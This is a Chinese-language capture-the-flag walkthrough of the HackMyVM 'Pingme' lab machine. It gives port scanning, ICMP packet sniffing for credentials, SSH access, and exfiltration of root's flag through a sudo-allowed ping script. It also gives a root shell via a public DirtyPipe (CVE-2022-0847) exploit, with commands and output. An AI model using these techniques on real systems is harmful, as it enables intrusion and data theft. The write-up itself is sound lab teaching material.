Pingme
端口扫描
nmap -sT --min-rate 10000 -p- 192.168.56.117
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-17 00:44 EDT
Nmap scan report for 192.168.56.117
Host is up (0.00091s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:F8:90:60 (Oracle VirtualBox virtual NIC)
web端

他会自动加载我本机的ip
抓包看了一下,XFF注入也是不行的
利用wireshark抓包
ping命令发的包是icmp协议
tcpdump -i eth0 icmp -w file.pacpng

找到一对凭据
pinger:P!ngM3
SSH登录
ssh pinger@192.168.56.117
提权
user‘s flag
pinger@pingme:~$ cat user.txt
HMV{ICMPisSafe}
pinger@pingme:~$ sudo -l
Matching Defaults entries for pinger on pingme:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pinger may run the following commands on pingme:
    (root) NOPASSWD: /usr/local/sbin/sendfilebyping
看一下内容
#!/bin/bash
if [ "$#" -ne 2 ]; then
echo "sendfilebyping <ip address> <path to file>"
echo "Only sends 1 char at a time - no error checking and slow"
echo "(Just a proof of concept for HackMyVm - rpj7)"
exit 1
fi

INPUT=$2
TARGET=$1
i=0

while IFS= read -r -n1 char
do
    #One character at a time
    HEXVAL=$( echo -n "$char" |od -An -t x1|tr -d ' ')
    [  -z "$HEXVAL" ] && HEXVAL="0a"
    /bin/ping $TARGET -c 1 -p $HEXVAL -q >/dev/null
    ((i=i+1))
    echo "Packet $i"
done < "$INPUT"

# This will send a file
# Not quite got around to catching it yet
# Shouldnt be too hard should it ?...
# just need to get the pcap , tshark and get the last byte
它会利用ping一个字符这样的发送文件
尝试发送/root/root.txt
sudo /usr/local/sbin/sendfilebyping 192.168.56.101 /root/root.txt
同样,wireshark进行抓包

利用tshark将信息提取出来
tshark -r icmp.pacpng -Y icmp -e data.data -T fields > 1.txt

这里手动去重

484d567b49434d5063616e42654162757365647d0a
root's flag
HMV{ICMPcanBeAbused}
CVE-2022-0847-DirtyPipe提权
https://github.com/Arinerron/CVE-2022-0847-DirtyPipe-Exploit.git
pinger@pingme:/tmp$ ./exploit
Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to "aaron"...
Password: Restoring /etc/passwd from /tmp/passwd.bak...
Done! Popping shell... (run commands now)
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/root
ls
root.txt